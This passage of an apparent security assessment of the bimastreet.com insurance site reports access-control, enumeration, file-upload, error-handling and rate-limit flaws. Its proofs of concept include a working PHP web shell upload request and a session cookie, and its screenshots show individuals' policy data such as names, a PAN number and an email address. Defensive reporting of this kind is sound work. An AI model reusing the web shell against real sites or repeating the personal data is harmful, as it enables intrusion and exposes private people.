.....  Remember me ?

[Forgot password?](#)

## **Recommendation:**

Restrict these URLs from Publicly accessible or remove them if not in use.

## **10.3 Broken Access Control:**

Name of Vulnerability	Broken Access Control
URL	<a href="https://www.bimastreet.com/api/Policies/2311100919487400000.pdf">https://www.bimastreet.com/api/Policies/2311100919487400000.pdf</a> <a href="https://www.bimastreet.com/api/Policies/D025344648.pdf">https://www.bimastreet.com/api/Policies/D025344648.pdf</a> <a href="https://www.bimastreet.com/myaccount/user/myprofile">https://www.bimastreet.com/myaccount/user/myprofile</a> <a href="https://www.bimastreet.com/myaccount/Home/Index">https://www.bimastreet.com/myaccount/Home/Index</a> <a href="https://www.bimastreet.com/myaccount/master/mastersetup">https://www.bimastreet.com/myaccount/master/mastersetup</a> <a href="https://www.bimastreet.com/myaccount/Setup/Mastervehiclesetup">https://www.bimastreet.com/myaccount/Setup/Mastervehiclesetup</a> <a href="https://www.bimastreet.com/myaccount/Business/MissingPolicy">https://www.bimastreet.com/myaccount/Business/MissingPolicy</a> <a href="https://www.bimastreet.com/myaccount/products/renewals">https://www.bimastreet.com/myaccount/products/renewals</a> <a href="https://www.bimastreet.com/myaccount/Business/Utility">https://www.bimastreet.com/myaccount/Business/Utility</a> <a href="https://www.bimastreet.com/myaccount/user/users">https://www.bimastreet.com/myaccount/user/users</a> <a href="https://www.bimastreet.com/myaccount/Business/BusinessReport">https://www.bimastreet.com/myaccount/Business/BusinessReport</a> <a href="https://www.bimastreet.com/Car/Quotes?policytype=R&amp;Data=/uCKcos82In/b/wtIt2W4A==">https://www.bimastreet.com/Car/Quotes?policytype=R&amp;Data=/uCKcos82In/b/wtIt2W4A==</a>
Risk	High

### **Description:**

Normally these URLs are only used after user logged in in the application but these URLs are publicly accessible without any authentication and authorization. So, any user can access these URLs without any authentication and access the crucial data and perform any action.

### **Proof of Concept:**

Applications Places Google Chrome Nov 18 18:53

2311100919487400000.pdf OmniOMS Output Gener Nov 18 18:53

← → C bimastreet.com/api/Policies/2311100919487400000.pdf

Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

2311100919487400000.pdf 1 / 3

**HDFC ERGO General Insurance Company Limited**  
Certificate of Insurance cum Policy Schedule

**Private Car Package Policy**

**HDFC ERGO**  
Take it easy!

**Vehicle Details**

Make	LAND ROVER	Policy No.	2311100919487400000
Model	- RANGE ROVER EVOQUE PRESTIGE SD4(2179 CC)	Period of Insurance	From 18 Nov, 2020 00:01 hrs
Registration No	AP-31-BH-1345	To	17 Nov, 2021 Midnight
RTD	Vehicle Registration	Issuance Date	17/11/2020
Chassis No.	SALVAZADAC1H62742711B	Invoice No.	100919487400000
Cubic Capacity/Matts			
Year of Manufacture	2012	PAN No.	SAFS52133S
Engine No.	DZ784037612240T	EIA No.	
Payment Details : Fund Transfer No. MT2011041531, Date: NaD, Bank Name: BizDirect			
Email ID: dipiyush2001@gmail.com			

**Insured's Declared Value (IDV) (₹)**

Vehicle	Electrical Accessories	Non Electrical Accessories	CNG/LPG Kit	Trailer	Total IDV
1,800,000	0	0	0	0	1,800,000

**Premium Details (₹)**

Own Damage Premium(a)	(a)   Liability Premium(b)	(c)
Basic Own Damage	19026 Basic Third Party Liability	7890
Total Basic Premium	19026 PA Cover for Owner Driver of ₹ 1500000 ( CPA Cover Policy Period From Date 18/11/2020 To Date 17/11/2021 )	325
Less: No Claim Bonus (20%)	3805 PA Cover for Un-Named Persons of ₹ 100000 Each ( for 5 Persons ) (IMT-16)	250
Total - Less	3805 Net Liability Premium (b)	8465
	Total Package Premium (a+b)	23886
	Interest Related Tax 18%	4263
Net Own Damage Premium (g)	15221 Total Premium	27949

**Geographical Area**: India, **Compulsory Deductible (IMT-22)**: 2,000, **Voluntary Deductible (IMT-22A)**: 0, **NCB**: 0%

**Previous Policy No.**: 3100116487, **Valid**: 18/11/2019 to 17/11/2020 of TATA AIG GENERAL INSURANCE CO LTD.

If declaration found incorrect, benefits under the present policy in respect of own damage section will stand forfeited.

**Nominee for Owner driver**: NALINI BAJAJ, Spouse: Appointee Asd, Mother

**Named Persons & Nominee(IMT-15)**

**End NO**: List of Endorsements Description Effective Date End Date Premium

**I MIMATIONS AS TO IISF**: The Policy makes use of the vehicle for any purpose other than (a) Hire or Reward (b) Lease of rights (other than sole or personal interest) in ownership rights (c) Purchase

Applications Places Google Chrome Nov 18 18:53

2311100919487400000.pdf OmniOMS Output Gener Nov 18 18:53

← → C bimastreet.com/api/Policies/D025344648.pdf

Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

OmniOMS Output Generation 1 / 2

**digit Go Digit General Insurance Ltd.**  
Digit Private Car Package Policy

**Schedule/Certificate**  
UIN No.: IRDAN158P0005V01201718

**YOUR DETAILS**

Name: SUBBA RAO VALLAPUNENI
Registration Number: AP09CG1989
Policy Number: D025344648 / 09112020
Mobile Number: xxxxxxxx9759
Email: hxxxxxx@xxxxxxxxxx.com

**PARTNER DETAILS**

Partner Name: AMAZE INSURANCE BROKERS PRIVATE LIMITED
Partner Code: 1000020 / 1000020
Partner Mobile Number: +919676671888
Partner Email: drkmreddy@amazeinsurancebrokers

Call us at 1800-258-5956 to update your contact details. This will help us give you a smooth claim process.

**Call us in case of a claim, and get special benefits from our network garages!** → **6 Months Warranty on repairs with genuine & original parts**

**Complimentary Pick-up & Drop for your car** **Cashless Claim Settlement across 1400+ garages**

**YOUR POLICY DETAILS**

Policy Issue Date	09-Nov-2020	Invoice No.	IA024743480	Invoice Date	09-Nov-2020
Period of Policy for Own Damage Cover	From 18-Nov-2020 00:00:01	NCB % (Current Policy)	35%		
	To 17-Nov-2021 23:59:59	Additional Excess (₹)	--		

Applications Places Chromium-browser Nov 19 14:12

MyProfile - CRMSolution bimastreet.com/myaccount/user/myprofile

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Manage Account Nitin Pandey Good Afternoon

Profile Details | {{RoleName}}/{{UserName}}

Pos Code | {{PosPrefix}}{{PoAssociateCode}}

Refer Code | {{ReferPrefix}}{{ReferCode}}

Alernet Code |

User Name: {{UserName}} Mobile No: +91 {{MobileNum}}

PIN Code: {{PinCode}} Aadhar Number:

Personal Details Date of Birth: {{ComAddress}}

Payout Details Beneficiary Name: {{ComAddress}}

Document Uploader Highest Education Certificate:

Cancelled Cheque:

PAN Card Document:

Applications Places Chromium-browser Nov 19 14:16

Home Page - CRMSolution bimastreet.com/myaccount/Home/Index

We help you find Health Insurance

Select Your Group Members to be Insured

Pincode

WHO DO YOU WANT TO INSURE?

You

Spouse

Father

Mother

Save

Applications Places Chromium-browser

Nov 19 14:19

UserSetup - CRMSolution + bimastreet.com/myaccount/master/mastersetup

Manage Account Nitin Pandey Good Afternoon

Master Privilege | CF/POS/101447

Change Image Add Files

Master Series Mail Server Pos Training Duration Map Role Advance Setting Branch Setting SMS Server Setup

Payout Setup

Select Mail Option Mail Server Setting API URL Save

Applications Places Chromium-browser

Nov 19 14:22

- CRMSolution + bimastreet.com/myaccount/Setup/Mastervehiclesetup

Manage Account Nitin Pandey Good Afternoon

Master Manufacturer

Manufacturer Vehicle Variant

Manufacturer Car Bike  Active  InActive

Add

Manufacture	Status

Applications Places Chromium-browser

Nov 19 14:22

MissingPolicy - CRMSolut... bimastreet.com/myaccount/Business/MissingPolicy

Manage Account Nitin Pandey Good Afternoon

Get upload missing policy

Motor Select Policy Number Choose file No file chosen Create

No of Record : 0 Total Business : 0

Search...

Enquiry ID	Enquiry Status	Policy#	Insurer Name	Vehicle#	Chassis#
------------	----------------	---------	--------------	----------	----------

Applications Places Chromium-browser

Nov 19 14:23

Renewals - CRMSolution bimastreet.com/myaccount/products/renewals

Manage Account Nitin Pandey Good Afternoon

Renewals

Select

Employee Name	UserName	Mobile	Email	VehicleName	VehicleNo	CompanyName	TotalPremium	PolicyNo	Action
---------------	----------	--------	-------	-------------	-----------	-------------	--------------	----------	--------

Applications Places Chromium-browser

Nov 19 14:23

Utility - CRMSolution bimastreet.com/myaccount/Business/Utility

Manage Account Nitin Pandey Good Afternoon

### Get Your Policy PDF

Select Your Insurance Type

Get Policy By

Enquiry Number    Policy Number    Proposal Number    Vehicle Number

Enquiry Number  Get Policy PDF

Applications Places Chromium-browser

Nov 19 14:25

CreateUser - CRMSolution bimastreet.com/myaccount/user/users

Manage Account Nitin Pandey Good Afternoon

### Manage User

Total Users **((TotalUser))** Active Users **((TotalActiveUser))** Deactive Users **((TotalDeactiveUser))** All Region

Approved Rejected

Reason

Yes No

Filter By Name

User Code	User Name	Role	Created Date	Action

Applications Places Chromium-browser

Nov 19 14:26

HealthBusinessReport - C + bimastreet.com/myaccount/Business/BusinessReport

**Lead Details**

Goto Payment

**Personal Details**

Fuel : Petrol  
ENQUIRY# {{AFTERQUOTEENQUIRYINFO.ENQUIRYNO}}

Premium {{AfterQuoteEnquiryInfo.netPremium}}  
+ GST (18%) {{AfterQuoteEnquiryInfo.service\_Tax}}  
Total Premium {{AfterQuoteEnquiryInfo.totalPremium}}  
Registration Date {{AfterQuoteEnquiryInfo.enquiryDate}}  
Policy Type {{AfterQuoteEnquiryInfo.policyType}}  
ROLE {{AFTERQUOTEENQUIRYINFO.ROLENAME}}  
ROLE NAME : {{AFTERQUOTEENQUIRYINFO.USERNAME}}

**Policy Details**

Policy For : {{AfterQuoteEnquiryInfo.policyType}} Product Type : {{AfterQuoteEnquiryInfo.planName}}  
Proposal# : {{AfterQuoteEnquiryInfo.proposalNo}} Route# : {{AfterQuoteEnquiryInfo.quoteNo}}

Applications Places Chromium-browser

Nov 19 20:33

Bima Street | Compare Ins + bimastreet.com/Car/Quotes?policytype=R&Data=/uCKcos82In/b/wtlt2W4A==

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

**BIMASTREET**

Home About Us Claim Register As a POS Contact Us

HONDA CITY, 1.3 EXI (1343 cc) [Edit](#) LEAD ID : BMS/ENQ/538354 Registration Date : 01/11/2018 [Edit](#)  
MH-01 Mumbai Tardeo Prev Policy Expire Date : 19/11/2020

Claim Previous Year: N ✓ Lowest Possible IDV: [Edit](#) Additional Cover: [Edit](#)  
Previous NCB: 20 % ✓ Policy Type v Addon Covers v  
Save upto 60% on these quotes TPPD Restricted to 6000

Excluding GST For All Plans

<b>digit</b> Current NCB: 25% <b>IDV: ₹ 499709</b>  <b>₹ 7527</b> Premium Breakup Policy Wording Cashless Garages	<b>BAJAJ Allianz®</b> Current NCB: 25% <b>IDV: ₹ 406908</b>  <b>₹ 8836</b> Premium Breakup Policy Wording Cashless Garages	<b>HDFC ERGO</b> Current NCB: 25% <b>IDV: ₹ 568121</b>  <b>₹ 9514</b> Premium Breakup Policy Wording Cashless Garages	<b>IFFCO-TOKIO General Insurance</b> Current NCB: 25% <b>IDV: ₹ 982600</b>  <b>₹ 16528</b> Premium Breakup Policy Wording Cashless Garages
---	--	---	--

## **Recommendation:**

Implement access control on these end points, without authentication this URL will not accessible and also implement the authorization check too so only those authorized user can see the data who are allowed to see.

## **10.4 Tilde enumeration:**

Name of Vulnerability	Tilde Enumeration
URL	<a href="https://www.bimastreet.com/">https://www.bimastreet.com/</a>
Risk Level	High

### **Description:**

It is possible to detect short names of files and directories which have an 8.3 file naming scheme equivalent in Windows by using some vectors in several versions of Microsoft IIS. For instance, it is possible to detect all short-names of ".aspx" files as they have 4 letters in their extensions. This can be a major issue especially for the .Net websites which are vulnerable to direct URL access as an attacker can find important files and folders that they are not normally visible.

### **Proof of Concept:**

```
Target: https://bimastreet.com/
|- Result: Vulnerable!
|- Used HTTP method: DEBUG
|- Suffix (magic part): \a.aspx
|- Extra information:
|_| Number of sent requests: 18677
|_| Identified directories: 20
|_ ACCESS~1
|_ ANGULA~1
|_ APP_ST~1
|_ COMMER~1
|_ COMPAN~1
|_ CONTRO~1
|_ DBMANA~1
|_ DOWNLO~1
|_ GOOGLE~1
|_ INSURE~1
|_ MASTER~1
|_ MASTER~2
|_ MISSIN~1
|_ POLICY~1
|_ PROPER~1
|_ RESOUR~1
|_ SERVIC~1
|_ SOLUTI~1
|_ UPLOAD~1
|_ WELL-K~1
|_| Identified files: 106
|_| 168_HE~1.CSV
|_| 2402_H~1.CSV
|_| 8661_H~1.CSV
|_| APPLIC~1.CON
|_| BIMAPL~1.C
|_|   |_ Actual extension = .C
|_| BIMAPL~1.CSV
|_| BIMAST~1.CSV
|_| BINDTO~1.TXT
```

```

[-] BINDTO-2.TXT
[-] BOOKMY-1.CSV
[-] COMMER-1.TXT
[-] COMMER-2.TXT
[-] CREATE-1.TXT
[-] CREATE-2.TXT
[-] DATAARE-1.TXT
[-] DIGITE-1.H
|_ Actual extension = .H
[-] DIGITE-1.H??
[-] DIGITE-1.TXT
[-] ENQUIR-1.TXT
[-] GETCLI-1.TXT
[-] GETEXC-1.TXT
[-] GETMIS-1.J
|_ Actual extension = .J
[-] GETMIS-1.J??
[-] GETMIS-1.TXT
[-] GLOBAL-1.ASA
[-] GLOBAL-1.AV
|_ Actual extension = .AV
[-] GLOBAL-1.AV??
[-] GLOBAL-1.CS
|_ Actual extension = .CS
[-] GLOBAL-1.CS??
[-] GOOGLE-1.HTM
[-] HEALTH-1.TXT
[-] HTMLPA-1.HTM
[-] ICICIP-1.TXT
[-] INSHOR-1.CSV
[-] INSTA-~1.CSV
[-] ISSUCC-1.TXT
[-] JSON-1.JSON
|_ Actual file name = JSON
[-] LASTMY-1.TXT
[-] MASSIN-1.CSV
[-] MASTER-1.CSP
[-] MASTER-1.USE
[-] MASTER-1.VSD

```

```

[-] MASTER-1.VSP
[-] MATERM-1.TXT
[-] NEWADD-1.1
|_ Actual extension = .1
[-] NEWADD-1.1??
[-] NEWADD-1.TXT
[-] PACKAG-1.CON
[-] POLICY-1.TXT
[-] POLICY-2.TXT
[-] POS_JK-1.CSV
[-] POS_JK-2.CSV
[-] PRIVIL-1.TXT
[-] PROJEC-1.HTM
[-] QUERYC-1.TXT
[-] REQSTP-1.TXT
[-] RESPTR-1.TXT
[-] RISKOV-1.CSV
[-] RISKOV-2.CSV
[-] SAVEGO-1.TXT
[-] SAVEGO-2.TXT
[-] SHORTC-1.PS1
[-] SORRY-1.HTM
|_ Actual file name = SORRY
[-] SP_SP-~1.TXT
[-] SRIRAM-1.XML
[-] STARIN-1.CSV
[-] USP GE-1.TXT
[-] VARTAB-1.CT
|_ Actual extension = .CS
[-] VARTAB-1.CS??
[-] WEBDEB-1.CON
[-] WEBREL-1.CON
[-] WEB-1.CON
|_ Actual file name = WEB
[-] WEB-1.COT
|_ Actual file name = WEB
[-] WW05C4-1.CSV
[-] WW1D2D-1.CSV
[-] WW1E21-1.CSV

```

- WW88E1-1.CSV
- WW9B0D-1.CSV
- WWA356-1.CSV
- WWA4F-1.CSV
- WWB414-1.CSV
- WWB5A8-1.CSV
- WWB80B-1.CSV
- WWC650-1.CSV
- WWD1B2-1.CSV
- WWD2C5-1.CSV
- WWD389-1.CSV
- WWD51D-1.CSV
- WWE01E-1.CSV
- WWF1C0-1.CSV
- WWF602-1.CSV
- WWF89-1.CSV
- WWW_AD-1.CSV
- WWW_AD-2.CSV
- WWW_BI-1.CSV
- WWW_BI-2.CSV
- WWW_IN-1.CSV
- WWW_IN-2.CSV
- WWW_IN-3.CSV
- WWW_PO-1.CSV
- WWW_RI-1.CSV
- WWW_RI-2.CSV
- WWW_ST-1.CSV
- WWW_ST-2.CSV

## **Recommendation:**

Firstly, you should enable error handling in Web.config if it is not already enabled. If it is possible upgrade IIS and .Net Framework to the latest versions. It is highly recommended to discard all of the web requests which include the tilde character (“~”) or its Unicode equivalences in the URL path when you do not use it in a normal case. If it is not possible to discard these requests, URL rewrite functionality is highly recommended. These protections should be implemented outside of IIS.

**Note 1:** IIS7.x request blocking cannot prevent from the tilde character issues completely.

**Note 2:** After we published these vulnerabilities, we found out that there was a similar issue which had been reported in 2005

(<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-4360>) .

Therefore, please check your firewall as it might already have a protection rule. Addressing “Short Name Disclosure” issue

You can disable 8.3 name creation by following this link in:

<http://support.microsoft.com/kb/121007> . This has already been recommended by Microsoft to disable this feature if you are not going to use it (especially for performance). By disabling 8.3 name creation, it stops creating short names only for new files and directories. However, the current files and directories still keep their short names.

## **10.5 Malicious File Upload:**

Name of Vulnerability	Malicious File Upload
URL	<a href="https://www.bimastreet.com/MyProfile/Updateprofile">https://www.bimastreet.com/MyProfile/Updateprofile</a> <a href="https://www.bimastreet.com/myaccount/Business/UploadMissingPolicy">https://www.bimastreet.com/myaccount/Business/UploadMissingPolicy</a>
Risk	High

## **Description:**

This script is possibly vulnerable to unrestricted file upload. Various web applications allow users to upload files (such as pictures, images, sounds, ...). Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code. Attacker can be able to upload a file containing executable code and get this code executed.

## **Proof of Concept:**

```

Request
Raw Params Headers Hex
Pretty Raw In Actions ▾
52 Content-Disposition: form-data; name="selectcity"
54
55 -----36988065105429231091648558047
56 Content-Disposition: form-data; name="beneficynname"
57
58 -----36988065105429231091648558047
59 Content-Disposition: form-data; name="AccountNumber"
60
61 -----36988065105429231091648558047
62 Content-Disposition: form-data; name="ifscicode"
63
64 -----36988065105429231091648558047
65 Content-Disposition: form-data; name="panno"
66
67 -----36988065105429231091648558047
68 Content-Disposition: form-data; name="AdhaarNo"
69
70 -----36988065105429231091648558047
71 Content-Disposition: form-data; name="ProfilePhotojpeg..php.jpg"; filename="jpeg.php.jpg"
72 Content-Type: application/php
73
74 <?php phpinfo(); halt_compiler(); ?>
75 -----36988065105429231091648558047
76 Content-Disposition: form-data; name="ProfilePhotojpeg..php.jpg"; filename="jpeg.php.jpg"
77 Content-Type: application/php
78
79 <?php phpinfo(); halt_compiler(); ?>
80 -----36988065105429231091648558047-
81

```

```

Response
Raw Headers Hex
Pretty Raw Render In Actions ▾
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-AspNetMvc-Version: 5.2
8 X-AspNet-Version: 4.0.30319
9 X-Powered-By: ASP.NET
10 Date: Wed, 18 Nov 2020 10:38:11 GMT
11 Connection: close
12 Content-Length: 22
13
14 "Updated Successfully"

```

```

Request
Raw Params Headers Hex
Pretty Raw In Actions ▾
1 POST /myaccount/Business/UploadMissingPolicy HTTP/1.1
2 Host: www.bimastreet.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
9 boundary-----26529389584293544549932697166
10 Content-Length: 482
11 Origin: https://www.bimastreet.com
12 Connection: Close
13 Referer: https://www.bimastreet.com/myaccount/Business/MissingPolicy
14
15 -----26529389584293544549932697166
16 Content-Disposition: form-data; name="test.php"; filename="test.php"
17 Content-Type: application/x-php
18
19 <?php if(isset($_GET['cmd'])){ echo "<pre>"; $cmd = ($_GET['cmd']); system($cmd); echo "</pre>"; die; }?>
20 -----26529389584293544549932697166
21 Content-Disposition: form-data; name='Path'
22
23 /MissingPolicy/
24 -----26529389584293544549932697166-

```

```

Response
Raw Headers Hex
Pretty Raw Render In Actions ▾
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Server: Microsoft-IIS/10.0
4 Strict-Transport-Security: max-age=2592000
5 X-Powered-By: ASP.NET
6 Date: Thu, 19 Nov 2020 17:49:03 GMT
7 Connection: close
8 Content-Length: 125
9
10 {"response": "Done", "path": "C:\inetpub\wwwroot\MayaCoreCRM\CRMsolutionSLN\CRMsolutionSLN\wwwroot\MissingPolicy/test.php?"}

```

## **Recommendation:**

Restrict file types accepted for upload: check the file extension and only allow certain files to be uploaded. Use a whitelist approach instead of a blacklist. Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded. Implement content-type check also.

**NOTE:** Kindly implement this on whole website on every file upload functionality.

## **10.6 Improper Error Handling:**

Name of Vulnerability	Improper Error Handling
URL	<a href="https://www.bimastreet.com/feeds">https://www.bimastreet.com/feeds</a> <a href="https://www.bimastreet.com/geo">https://www.bimastreet.com/geo</a> <a href="https://www.bimastreet.com/Admin/Home/LeadGrid">https://www.bimastreet.com/Admin/Home/LeadGrid</a>
Risk	High


## Description:

ASP.NET tracing is a debugging feature that is designed for use during development to help troubleshoot problems. It discloses sensitive information to users, and if enabled in production contexts may present a serious security threat.

Application-level tracing enables any user to retrieve full details about recent requests to the application, including those of other users. This information typically includes session tokens and request parameters, which may enable an attacker to compromise other users and even take control of the entire application.

Page-level tracing returns the same information, but relating only to the current request. This may still contain sensitive data in session and server variables that would be of use to an attacker.

## Proof of Concept:



The view 'Index' or its master was not found or no view engine supports the searched locations. The following locations were searched:  
~/Views/feeds/Index.aspx  
~/Views/feeds/Index.ascx  
~/Views/Shared/Index.aspx  
~/Views/Shared/Index.ascx  
~/Views/feeds/Index.cshtml  
~/Views/feeds/Index.vbhtml  
~/Views/Shared/Index.cshtml  
~/Views/Shared/Index.vbhtml

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.InvalidOperationException: The view 'Index' or its master was not found or no view engine supports the searched locations. The following locations were searched:  
~/Views/feeds/Index.aspx  
~/Views/feeds/Index.ascx  
~/Views/Shared/Index.aspx  
~/Views/Shared/Index.ascx  
~/Views/feeds/Index.cshtml  
~/Views/feeds/Index.vbhtml  
~/Views/Shared/Index.cshtml  
~/Views/Shared/Index.vbhtml


**Source Error:**

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

**Stack Trace:**

```
[InvalidOperationException: The view 'Index' or its master was not found or no view engine supports the searched locations. The following locations were searched:  

~/Views/feeds/Index.aspx]
```



## Server Error in '/' Application.

*The view 'Index' or its master was not found or no view engine supports the searched locations. The following locations were searched:*

~/Views/geo/Index.aspx  
 ~/Views/geo/Index.ascx  
 ~/Views/Shared/Index.aspx  
 ~/Views/Shared/Index.ascx  
 ~/Views/geo/Index.cshtml  
 ~/Views/geo/Index.vbhtml  
 ~/Views/Shared/Index.cshtml  
 ~/Views/Shared/Index.vbhtml

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.InvalidOperationException: The view 'Index' or its master was not found or no view engine supports the searched locations. The following locations were searched:

~/Views/geo/Index.aspx  
 ~/Views/geo/Index.ascx  
 ~/Views/Shared/Index.aspx  
 ~/Views/Shared/Index.ascx  
 ~/Views/geo/Index.cshtml  
 ~/Views/geo/Index.vbhtml  
 ~/Views/Shared/Index.cshtml  
 ~/Views/Shared/Index.vbhtml

### Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

### Stack Trace:

[InvalidOperationException: The view 'Index' or its master was not found or no view engine supports the searched locations. The following locations were searched:  
 ~/Views/geo/Index.aspx]

Request	Response
<a href="#">Raw</a> <a href="#">Params</a> <a href="#">Headers</a> <a href="#">Hex</a> <a href="#">Pretty</a> <a href="#">Raw</a> <a href="#">\n</a> <a href="#">Actions</a>	<a href="#">Raw</a> <a href="#">Headers</a> <a href="#">Hex</a> <a href="#">Pretty</a> <a href="#">Raw</a> <a href="#">Render</a> <a href="#">\n</a> <a href="#">Actions</a> <pre> 1 POST /Admin/Home/LeadGrid HTTP/1.1 2 Host: www.bimastreet.com 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 46 10 Origin: https://www.evil.bimastreet.com 11 Connection: close 12 Referer: https://www.bimastreet.com/Admin/Home/ 13 Cookie: ASP.NET_SessionId=pazl1xpzmznt1qvbkcceulldot; .ASPXAUTH= 45A745B69D21C8CF9E7C64D3A8B2D016D633FAC3783D743DB869D1E43B724953D6C21F6242760F06BA80E371BD EB18560C2101EFBA28EAE23D38765B4AEF63E78B049297A5A4EC867BE4FA0048DACC05251B7425AC62E09FC5C6 2EC0DFC118B90B085FFA962A611B63B4F418909F297B6E9431056DF05031FED4D06C054416DA6939DC059362 3A8744A0EFA1108F12945D0C34365AD45FSB79B4D0008C3A0B51F98FD366B80240B2A8F5719803BA7306771623E F957C3FC683060FEDFB427E75B4D5D5A03094A71CF6E622DCB0A1BEFFD3AC4F3093CFC99087BBA6F537BE1E6D3 E78BD7DIE3D15E69739439816E38325C0FA1B557FA350FD53A67F856FDC6389305C827E9332ECD8B3D528A5270 14 15 fromTo=October+1%2C+2020+-+October+31%2C+2020         </pre>

Applications Places Firefox ESR Nov 18 16:52

String was not recognized as a valid DateTime. - Mozilla Firefox

Dashboard String was not recognized as a valid DateTime. - Mozilla Firefox https://www.bimastreet.com/Admin/Home/LeadGrid

**Server Error in '/' Application.**

**String was not recognized as a valid DateTime.**

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.FormatException: String was not recognized as a valid DateTime.

**Source Error:**

```
Line 1527:         fromToto = fromTo.Split(seprator, StringSplitOptions.RemoveEmptyEntries);
Line 1528:         fromToto[0] = Convert.ToDateTime(fromToto[0]).ToString("yyyy-MM-dd") + " 00:00:01";
Line 1529:         fromToto[1] = Convert.ToDateTime(fromToto[1]).ToString("yyyy-MM-dd") + " 23:59:59";
Line 1530:     }
Line 1531:     dt = new DataTable();
```

**Source File:** C:\inetpub\wwwroot\MasterSln2.0\MasterSlnV2\iNSURED\_Part-2\Areas\Admin\Controllers\HomeController.cs    **Line:** 1529

**Stack Trace:**

```
[FormatException: String was not recognized as a valid DateTime.]
System.DateTimeParse.Parse(String s, DateTimeFormatInfo dtfi, DateTimeStyles styles) +14285794
System.Convert.ToDateTime(String value) +80
Bonanza.Areas.Admin.Controllers.HomeController.LeadGrid(String fromTo) in C:\inetpub\wwwroot\MasterSln2.0\MasterSlnV2\iNSURED_Part-2\Areas\Admin\Controllers\HomeController.cs:1529
lambda_method(Closure , ControllerBase , Object[] ) +139
System.Web.Mvc.ReflectedActionDescriptor.Execute(ControllerContext controllerContext, IDictionary`2 parameters) +229
System.Web.Mvc.ControllerActionInvoker.InvokeActionMethod(ControllerContext controllerContext, ActionDescriptor actionDescriptor, IDictionary`2 parameters) +39
System.Web.Mvc.Async.AsyncControllerActionInvoker.<BeginInvokeSynchronousActionMethod>_39(IAsyncResult asyncResult, ActionInvocation innerInvokeSt... +70
System.Web.Mvc.Async.WrappedAsyncResult`2.CallEndDelegate(IAsyncResult asyncResult) +70
System.Web.Mvc.Async.AsyncControllerActionInvoker.EndInvokeActionMethod(IAsyncResult asyncResult) +42
System.Web.Mvc.Async.AsyncControllerActionInvoker.<EndInvokeActionMethodWithFilters>d__3d() +72
```

## Recommendation:

To disable tracing, open the Web.config file for the application, and find the <trace> element within the <system.web> section. Either set the enabled attribute to "false" (to disable tracing) or set the localOnly attribute to "true" (to enable tracing only on the server itself).

Note that even with tracing disabled in this way, it is possible for individual pages to turn on page-level tracing either within the Page directive of the ASP.NET page, or programmatically through application code. If you observe tracing output only on some application pages, you should review the page source and the code behind, to find the reason why tracing is occurring.

It is strongly recommended that you refer to your platform's documentation relating to this issue, and do not rely solely on the above remediation.

**NOTE: Implement this on whole site.**

## 10.7 No Rate Limiting on Sensitive End Points:

Name of Vulnerability	No Rate Limiting on Sensitive Endpoints
URL	<a href="https://www.bimastreet.com/myaccount/Account/CallCheck">https://www.bimastreet.com/myaccount/Account/CallCheck</a> <a href="https://www.bimastreet.com/ProposalHealth/ShareEmail">https://www.bimastreet.com/ProposalHealth/ShareEmail</a> <a href="https://bimastreet.com/ProposalMotor/S">https://bimastreet.com/ProposalMotor/S</a>

	<b>endOTP?mobileno=8279329094</b>
<b>Risk</b>	<b>High</b>

## Description:

Rate limiting is used to control the amount of incoming and outgoing traffic to or from a network. For example, let's say you are using a particular service's API that is configured to allow 100 requests/minute. If the number of requests you make exceeds that limit, then an error will be triggered. The reasoning behind implementing rate limits is to allow for a better flow of data and to increase security by mitigating attacks such as DDoS.

## Proof of Concept:

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200			262	
1	4	200			262	
2	5	200			262	
3	6	200			262	
4	7	200			262	
5	8	200			262	
6	9	200			262	
7	10	200			262	
8	11	200			262	
